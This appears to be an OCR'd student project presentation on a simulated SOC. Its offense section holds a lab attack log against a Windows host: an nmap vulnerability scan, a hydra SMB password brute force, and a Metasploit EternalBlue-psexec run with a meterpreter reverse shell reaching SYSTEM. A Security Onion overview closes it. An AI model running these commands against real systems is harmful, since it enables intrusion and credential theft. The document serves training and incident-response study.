SOC Simulation: Offense & IR

Brock Byard, Jacob Derenzy, & Will Kittredge

October 15, 2025

▶ Project Overview & Goals

Overview:


- Creating and simulating a Security Operations Center (SOC) that would provide a hands-on environment for cybersecurity monitoring, detection, and response.

Goals:


- Successfully simulate an environment with network and host visibility
- Record evidence of malicious activity on networks/hosts
- Perform an investigation based on activity recorded in SOC
- Gain practical experience applicable in information security industry

Proxmox

Network Diagram




▶ Demonstration *(video link)*



```
msf exploit(windows/smb/ms17_010_eternalblue) > 
```


Additional Evidence

Reconnaissance




```
┌──(kaliuser㉿kali)-[~]
└─$ nmap -sS -sV --script vuln 192.168.50.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-15 17:27 EDT
Nmap scan report for 192.168.50.108
Host is up (0.00061s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: BC:24:11:84:B8:F8 (Proxmox Server Solutions GmbH)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: No accounts left to try
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.02 seconds
```

Brute Force Attempt




```
┌──(kaliuser㉿kali)-[/usr/share/wordlists]
└─$ hydra -V -l Administrator -P rockyou.txt 192.168.50.108 smb
```




```
[445][smb] host: 192.168.50.108   login: Administrator   password: isitoor2!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-15 15:27:45

┌──(kaliuser㉿kali)-[/usr/share/wordlists]
└─$ 
```

Exploit




```
Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                          Required  Description
   ----                  ---------------                          --------  -----------
   DBGTRACE              false                                    yes       Show extra debug trace info
   LEAKATTEMPTS          99                                       yes       How many times to try to leak transaction
   NAMEDPIPE                                                      no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/word yes       List of named pipes to check
                         lists/named_pipes.txt
   RHOSTS                192.168.50.108                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                                                            sics/using-metasploit.html
   RPORT                 445                                      yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                            no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                           no        The service display name
   SERVICE_NAME                                                   no        The service name
   SHARE                 ADMIN$                                   yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal r
                                                                            ead/write folder share
   SMBDomain             .                                        no        The Windows domain to use for authentication
   SMBPass               isitoor2!                                no        The password for the specified username
   SMBUser               Administrator                            no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.108   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.50.54:4444
[*] 192.168.50.108:445 - Authenticating to 192.168.50.108 as user 'Administrator' ...
[*] 192.168.50.108:445 - Target OS: Windows Server 2016 Standard 14393
[*] 192.168.50.108:445 - Built a write-what-where primitive ...
[+] 192.168.50.108:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.50.108:445 - Selecting PowerShell target
[*] 192.168.50.108:445 - Executing the payload ...
[+] 192.168.50.108:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (203846 bytes) to 192.168.50.108
[*] Meterpreter session 1 opened (192.168.50.54:4444 → 192.168.50.108:52955) at 2025-10-15 15:43:01 -0400

meterpreter > shell
Process 2492 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whomai
whomai
'whomai' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Security Onion

- Host visibility
- Network visibility/PCAPs
- Case management and third-party integrations



Overview

Getting Started

New to Security Onion? Click the menu in the upper-right corner and you'll find links for Help and a Cheat Sheet that will help you best utilize Security Onion to hunt for evil! In addition, check out our free Security Onion Essentials online course, available on our Training website.

If you're ready to dive in, take a look at the Alerts interface to see what Security Onion has detected so far. If you find any false positives, then you can tune those in Detections.

Next, go to the Dashboards interface for a general overview of all logs collected. Here are a few overview dashboards to get you started:

Overview Dashboard | Elastic Agent Overview | Network Connection Overview | DNS | Files | HTTP | SSL

Click the drop-down menu in Dashboards to find many more dashboards. You might also want to explore the Hunt interface for more focused threat hunting.

Once you've found something of interest, escalate it to Cases to then collect evidence and analyze observables as you work towards closing the case.

